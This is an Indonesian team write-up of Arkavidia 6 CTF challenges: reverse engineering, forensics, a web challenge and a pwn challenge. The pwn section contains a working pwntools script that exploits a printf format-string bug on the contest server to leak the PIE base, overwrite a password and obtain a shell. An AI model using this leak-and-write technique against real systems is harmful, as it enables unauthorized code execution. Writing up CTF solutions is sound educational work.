WriteUp Arkavidia 6

Tim \x90

REVERSE

1. **uwu (290pts)**

   Diberikan sebuah file ELF 64-bit stripped

```
> file uwu                                                    master [c2cf0f7] deleted untracked
uwu: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /li
b64/l, BuildID[sha1]=58a01c7e3830ac5e9011686b62e2258d01f3056e, for GNU/Linux 3.2.0, stripped
```

   Ketika dijalankan, program ini meminta 3 buah input. Kemudian setelah diberikan input sembarang, program menampilkan text ‘wrong one syre’

```
> ./uwu
123
456
789
wrong one syre
```

   Langsung saja decompile dan disassemble program ini dengan bantuan ghidra serta gdb (gdb-peda). Karena binary yang diberikan merupakan stripped binary, kami lakukan beberapa perubahan nama fungsi serta variable pada ghidra serta kami sesuaikan base address pada ghidra dengan base address pada gdb saat program sudah dijalankan.


   Penyesuaian alamat memory ini dilakukan dengan cara sebagai berikut:

   1. Buka program dengan gdb, `gdb ./uwu`
   2. Jalankan program dengan perintah `run`, lalu berikan input yang diminta hingga program selesai dijalankan
   3. Lihat alamat entry point program pada gdb, `info file`, dalam kasus ini entry point adalah 0x555555555090
   4. Sisipkan break point pada alamat tersebut, `b *0x555555555090`
   5. Kembali jalankan program dengan perintah `run`, program akan langsung menemui breakpoint dan berhenti
   6. Lihat base address program dengan `vmmap`

```
gdb-peda$ vmmap
Start              End                Perm
0x0000555555554000 0x0000555555555000 r--p
0x0000555555555000 0x0000555555556000 r-xp
```

   Terlihat base address program ada di alamat 0x0000555555554000

   Sesuaikan alamat base address pada ghidra dengan alamat ini. `Window` -> `Memory Map` lalu klik ikon rumah (Set Image Base)



Kemudian cari dan analisa kode program mulai dari fungsi main. Setelah mencoba memahami ~~doi~~ program, didapatkan hasil sebagai berikut.

Fungsi main

```
main()
{
// snip

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_1bf = 0x212b3201;
  local_1bb = 0x7636;
  local_1b9 = 0x3b;
  local_1a0 = 7;
  local_16e = 0x999a54857f759795;
  local_166 = 0x637f;
  local_164 = 0x92;
  local_198 = 0xb;
  local_163 = 0x452f033d2f3b3304;
  local_15b = 0x2547;
  local_159 = 0x4d;
  local_190 = 0xb;
  __isoc99_scanf("%s %s
%s",input1,input2,input3,param_5,param_6,param_2);
  local_188 = olah_input1(input1);
  local_180 = olah_input2(input2);
  local_178 = olah_input3(input3);
```

```
  i = 0;
  while (i < local_1a0) {
      if (*(char *)(i + local_188) != *(char *)((long)&local_1bf +
i)) {
      puts("wrong one syre");
                  /* WARNING: Subroutine does not return */
      exit(0);
      }
      i = i + 1;
  }
  j = 0;
  while (j < local_198) {
      if (*(char *)(j + local_180) != *(char *)((long)&local_16e +
j)) {
      puts("wrong one syre");
                  /* WARNING: Subroutine does not return */
      exit(0);
      }
      j = j + 1;
  }
  k = 0;
  while (k < local_190) {
      if (*(char *)(k + local_178) != *(char *)((long)&local_163 +
k)) {
      puts("wrong one syre");
                  /* WARNING: Subroutine does not return */
      exit(0);
      }
      k = k + 1;
  }
  puts("you got it right mate");
  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
      return 0;
  }
                  /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
```

Fungsi olah_input1

```
char * olah_input1(char *param_1)

{
  size_t sVar1;
  ulong local_18;

  local_18 = 0;
  sVar1 = strlen(param_1);
  while (local_18 < sVar1) {
      param_1[local_18] = param_1[local_18] ^ 0x40;
      local_18 = local_18 + 1;
  }
  return param_1;
```

}

Fungsi olah_input2

```
char * olah_input2(char *param_1)

{
  size_t sVar1;
  ulong local_18;

  local_18 = 0;
  sVar1 = strlen(param_1);
  while (local_18 < sVar1) {
      param_1[local_18] = param_1[local_18] + ' ';
      local_18 = local_18 + 1;
  }
  return param_1;
```

Fungsi olah_input3

```
char * olah_input3(char *param_1)
{
  size_t sVar1;
  ulong local_18;

  local_18 = 0;
```

```
  sVar1 = strlen(param_1);
  while (local_18 < sVar1) {
      param_1[local_18] = param_1[local_18] + -0x30;
      local_18 = local_18 + 1;
  }
  return param_1;
}
```

Cukup sederhana. Program meminta 3 buah input dipisahkan dengan spasi.
Bagian pertama, setiap nilai karakter pada input di xor dengan 0x40.
Bagian kedua, semua nilai karakter pada input ditambah dengan nilai byte ‘ ‘ (0x20)
Bagian terakhir, semua nilai karakter pada input dikurangi dengan 0x30.

Bagian pertama dibandingkan dengan variable local_1bf sebanyak 7(local_1a0) karakter, bagian kedua dengan variable local_16e sebanyak 11(local_198) karakter, bagian terakhir dengan variable local_163 sebanyak 11(local_190) karakter.

Untuk memudahkan penyelesaian, jalankan program di gdb lalu lihat isi alamat pada variabel-variabel tersebut setelah diinisialisasi.

Local_1bf (rbp-0x1b7)
0x7fffffffdb99: 0x01 0x32 0x2b 0x21 0x36 0x76 0x3b

local _16e (rbp-0x166)
0x7fffffffdbea: 0x95 0x97 0x75 0x7f 0x85 0x54 0x9a 0x99
0x7fffffffdbf2: 0x7f 0x63 0x92

Local_163
0x7fffffffdbf5: 0x04 0x33 0x3b 0x2f 0x3d 0x03 0x2f 0x45
0x7fffffffdbfd: 0x47 0x25 0x4d

Lalu buat scrpt solver dengan python2

```
part1 = '0x01 0x32 0x2b 0x21 0x36 0x76 0x3b'.replace('0x','').split('
')
part2 = '0x95 0x97 0x75 0x7f 0x85 0x54 0x9a 0x99 0x7f 0x63
```

```
0x92'.replace('0x','').split(' ')
part3 = '0x04 0x33 0x3b 0x2f 0x3d 0x03 0x2f 0x45 0x47 0x25
0x4d'.replace('0x','').split(' ')

flag = []

# part1
tmp = ''
for i in part1:
  tmp += chr(int(i,16)^0x40)

flag.append(tmp)

# part2
tmp = ''
for i in part2:
  tmp += chr(int(i,16) - 0x20)

flag.append(tmp)

# part3
tmp = ''
for i in part3:
  tmp += chr(int(i,16) + 0x30)

flag.append(tmp)

print ''.join(flag)
```

Flag : Arkav6{uwU_e4zy_Cr4ck_m3_uwU}

PWN

1. **Pakbos01 (458pts)**

   Diberikan sebuah ELF 64-bit binary.

```
> file pakbos01                                          master [c2cf0f7] deleted untracked
pakbos01: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interprete
r /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=b067cc44e7cbe574f09780360378eaec3d5c200e, not str
ipped
```

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

Ketika dijalankan, program meminta password

```
> ./pakbos01                                                    master [c2cf0f7] deleted untracked
 _____________________________________________
| +                                           |
|  - PakBos -   +   ,MMM8&&&.    +     +      |
| - LOGIN - +  _...MMMMM88&&&&..._ +          |
|- SYSTEM! -.::'''MMMMM88&&&&&&&'''::.   +    |
|          ::     MMMMM88&&&&&&&     ::       |
|    +     '::....MMMMM88&&&&&&&...+::'  +    |
|  +          `''''';;;;;;;;;;;;''''+         |
|        +          'MMM8&&&'   +         +   |
|_____________________________________________|

welcome! please log in!
username: PakBos
password: asdf
asdf? that is definitely not my password!
password: 
```

Singkat cerita, setelah dianalisa dengan menggunakan ghidra terdapat 4 fungsi utama dalam program: main, intro, vuln, dan win

Main hanya memanggil fungsi intro lalu vuln. Intro hanya menampilkan ascii art. Fungsi terpenting di sini adalah vuln serta win.

```c
void vuln(void)
{
  int iVar1;
  long in_FS_OFFSET;
  char local_38 [40];
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  puts("username: PakBos");
  do {
      while( true ) {
      printf("password: ");
      __isoc99_scanf(&DAT_00100c53,local_38);
      iVar1 = strcmp(password,local_38);
```

```
      if (iVar1 != 0) break;
      puts("welcome PakBos!");
      win();
      }
      printf(local_38);
      puts("? that is definitely not my password!");
  } while( true );
}
void win(void)
{
  system(shelly);
  return;
}
```

Sederhananya, input kita berupa password dibandingkan dengan string ‘pak bos <3 jennie blackpink’. Apabila sama maka fungsi win akan dipanggil dan kita mendapatkan shell.

Permasalahannya disini, input kita diambil dengan scanf dengan argumen type modifier '%31s'

```
[-----------------------------------code-----------------------------------]
   0x555555554900 <vuln+56>:    mov    rsi,rax
   0x555555554903 <vuln+59>:    lea    rdi,[rip+0x349]        # 0x555555554c53
   0x55555555490a <vuln+66>:    mov    eax,0x0
=> 0x55555555490f <vuln+71>:    call   0x5555555546e0 <__isoc99_scanf@plt>
   0x555555554914 <vuln+76>:    lea    rax,[rbp-0x30]
   0x555555554918 <vuln+80>:    mov    rsi,rax
   0x55555555491b <vuln+83>:    lea    rdi,[rip+0x20171e]        # 0x555555756040 <password>
   0x555555554922 <vuln+90>:    call   0x5555555546d0 <strcmp@plt>
Guessed arguments:
arg[0]: 0x555555554c53 --> 0x6c65770073313325 ('%31s')
arg[1]: 0x7fffffffdce0 --> 0x7fffffffdd48 --> 0x7fffffffde18 --> 0x7fffffffe1a2 ("/d/CTF/ctf-wri
teup/Arkav6/pwn/pakbos01/pakbos01")
```

Yang berarti scanf akan berhenti membaca input apabila menemukan white space atau input mencapai panjang maksimal yaitu 31 karakter. Yang berarti memasukkan string ‘pak bos <3 jennie blackpink’ secara langsung tidak akan berhasil karena hanya akan terbaca sebagai ‘pak’.

Jika dilihat pada fungsi vuln, terdapat format string vulnerability karena apabila input kita tidak sesuai dengan password yang diinginkan, akan dilakukan pemanggilan fungsi printf dengan argumen input kita tanpa disertai format string.

printf(local_38);

Setelah dilihat-lihat, pada stack saat fungsi printf tersebut akan dipanggil, terdapat address entry point program pada argumen ke-24, dan dapat diakses dengan '%24$p'

```
welcome! please log in!
username: PakBos
password: %24$p
0x555555554700
```

```
gdb-peda$ info file
Symbols from "/d/CTF/ctf-writeup/Arkav6/pwn/pakbos01/pakbos01".
Native process:
        Using the running image of child process 5357.
        While running this, GDB does not access memory from...
Local exec file:
        `/d/CTF/ctf-writeup/Arkav6/pwn/pakbos01/pakbos01', file type elf64-x86-64.
        Entry point: 0x555555554700
```

Dengan demikian, skema eksploitasi yang terfikirkan adalah


1. Leak entry point address program (karena adanya PIE)
2. Kalkulasi letak password yang tersimpan pada program (dengan acuan entry point address tadi)
3. Lakukan overwrite isi dari alamat menggunakan fungsionalitas printf sehingga password berubah jadi tidak ada white-space nya
4. Isikan password sesuai dengan password yang baru

Setelah dilakukan uji coba beberapa kali, dibuatlah script untuk menjalankan eksploitasi tersebut sebagai berikut.

```
from pwn import *
r = remote('3.0.19.78', 10001)
# r = process('./pakbos01')
print r.recvuntil('password: ')
r.sendline('%24$p')
base = int(r.recvuntil('?')[2:-1],16)
addr_pw = base+2103616
print 'Base = ' + hex(base)
print 'addr_pw = ' + hex(addr_pw)
r.recvuntil('password: ')
r.sendline('aaaa%7$n'+p64(addr_pw))
r.recvuntil('password: ')
r.sendline('\x04')
r.interactive()
```

```
r.close()
```


Input kita dapat diakses mulai pada argumen ke-6, namun disini kami susun sehingga alamat password berada pada argumen printf ke 7, dan diakses menggunakan ‘%7$p’, atau dalam kasus ini dilakukan operasi write dengan ‘%7$n’, dengan demikian isi dari alamat password berubah menjadi ‘\x04’ karena sebelumnya kita sudah melakukan print sebanyak 4 karakter ‘a’



Flag: Arkav6{jennie_blackpink_gaksuka_pakbos}

FORENSIC

1. **Tipe Muka (100pts)**
   DIberikan file zip berisi file berekstensi “.ttf” atau true type font. Dalam deskripsi terdapat informasi bahwa file font ini telah dimodifikasi. Dengan bantuan aplikasi fontforge(sumber: https://fontforge.org), kami melihat isi dari font. Setelah scroll-scroll hingga ke bawah, dan akhirnya kembali lagi ke atas. Ditemukan




Langsung saja kami buka, didapatkan flag

Flag : **Arkav6{Fonts_Are_cooL}**

2. **Patriot (410pts)**

Diberikan sebuah file text dengan isi kata “patriot” yang berulang ulang dituliskan, karena tidak ada yang aneh apabila dibuka dengan text editor biasa, maka kami mencoba membukanya dengan aplikasi HexEditor (Bless Hex Editor)



Ditemukan beberapa bytes yang berulang ulang namun tidak termasuk dalam karakter yang *printable* yaitu “E2 80 8B” dan “E2 80 8C”. Oleh karena itu kami mencoba menghapus semua karakter yang termasuk dalam “patriot” + <space> didapatkan semua bytes yang tidak *printable*. Karena banyak, hanya 2 bytes yang berulang ulang, dan mencurigakan, kami berasumsi bahwa ini dapat diubah

menjadi binary files, dengan menganggap “E2 80 8B” adalah “0” dan “E2 80 8C” adalah “1” kami mendapatkan binary seperti ini

```
0100111101101110011000110110010100100
0000111010101110000011011110110111000
1000000110000100100000011101000110100
1011011010110010100101100001000000111
0100011010000110010101110010011001010
0100000011101110110000101110011001000
0001100001001000000110001101101000011
0000101101100011011000110010101101110
0110011101100101001000000111010001101
0000110000101110100001000000111011101
1011110110111001100100011001010111001
0011001010110010000100000011011010110
0001011011100111100100100000011011110
1100110001000000111010001101000011001
0100100000011001110111001001100101011
0000101110100001000000110110101101001
0110111001100100011100110010111000100
0000100100101110100001000000111011101
1000010111001100100000011000010010000
0011000110110100001100001011011000110
1100011001010110111001100111011001010
0100000011011000110100101101011011001
0100100000011011100110111100100000011
0111101110100011010000110010101110010
0010111000100000010011010110000101110
0110111010001100101011100100111001100
1000000110011001110010011011110110110
1001000000110000101101100011011000010
0000011000010111001001101111011101010
1101110011001000010000001110100011010
0001100101001000000011000110110111011
```


Kami ubah binaries ini menjadi string didapatkan :

> Once upon a time, there was a challenge that wondered many of the great minds. It was a challenge like no other. Masters from all around the corner gathered to solve this seemingly unsolvable challenge. Hours after hours, no one seemed to be able to conquer the challenge. Many were wondering whether the time spent attempting to solve the challenge was worth it. Finally, to their great surprise, the challenge... was not worth it.
>
> Oh, you're here to see the flag? There you go:
> Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}

Flag : **Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}**

3. 누가 봐도 우린 (500pts)

Diberikan 3 file, yang penting hanya file bernama “backup”. File ini memiliki ekstensi yang cukup aneh, yaitu “firmware 0 v0”, sempat kebingungan dalam mencoba membuka file ini, dan akhirnya kami mencoba mengekstrak semua datanya menggunakan binwalk(foremost). Setelah dilihat lihat ternyata bisa juga dibuka menggunakan wireshark, setelah kami buka menggunakan wireshark muncul peringatan




Mungkin ini yang dimaksud di deskripsi soal, setelah mencoba mencari cari cara untuk membenarkan dan mengurutkan urutan packet sesuai *timestamp* kami menemukan tool bernama “pcapfix” dengan bantuan aplikasi ini kami mendapatkan file yang sudah dibenarkan.


```
[riegan@Sibyl-System foren_x2mc2mu]$ pcapfix backup
pcapfix 1.1.0 (c) 2012-2014 Robert Krause

[*] Reading from file: backup
[*] Writing to file: fixed_backup
[*] File size: 3145082 bytes.
[*] Unknown file type. Assuming PCAP format.
[*] Analyzing Global Header...
[-] The global pcap header seems to be missing ==> CORRECTED!
[*] Analyzing packets...
[+] CORRECTED Packet #1 at position 0 (3206443520 | 148 | 1011 | 1011).
[*] Progress:  20.89 %
[*] Progress:  41.75 %
[*] Progress:  60.51 %
[*] Progress:  81.37 %
[*] End of file reached. Aligning last packet.
[+] CORRECTED LAST Packet #3 at position 3083700 (3206443520 | 150 | 61366 | 61366).
[*] Progress: 100.00 %
[*] Wrote 3 packets to file.
[+] SUCCESS: 7 Corruption(s) fixed!
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Xerox_79:30:00	00:00:00_00:00:00	0x7e5a	1011	Ethernet II
2	0.000001	89:23:40:00:c3:b1	ZetaComm_0b:00:43	0x9b00	256	Ethernet II
3	0.000002	29:24:77:a9:86:1e	b3:54:c4:19:12:0f	0x1629	61366	Ethernet II


Karena kami malas mencari cari, kembali lagi dengan bantuan aplikasi “binwalk” kami meng-*extract* semua file yang terdapat pada file ini. Didapatkan files ini:



Karena cukup banyak dan kami malas membukanya satu persatu dengan bantuan "strings" : `strings * > output.txt`
Kami coba membuka file "output.txt" hingga kami menemukan sesuatu yang mencurigakan




Agak lama kami kebingungan hingga akhirnya muncul hint : RFC 1924 (thx panitia), dengan mengikuti pedoman tersebut kami menggunakan bantuan python



Didapatkan flag
Flag: Arkav6{M4kany4_B3lajar_Alj4bar_L1near_dan_Ge0m3try_deng4n_P1X3L_}

WEB

1. **Edit Your Source (244pts)**



Setelah melalui proses rekon, kami menemukan adanya file robots.txt sebagai berikut

Namun nampaknya flag.php hanya dapat diakses oleh komputer dalam jaringan internal server.

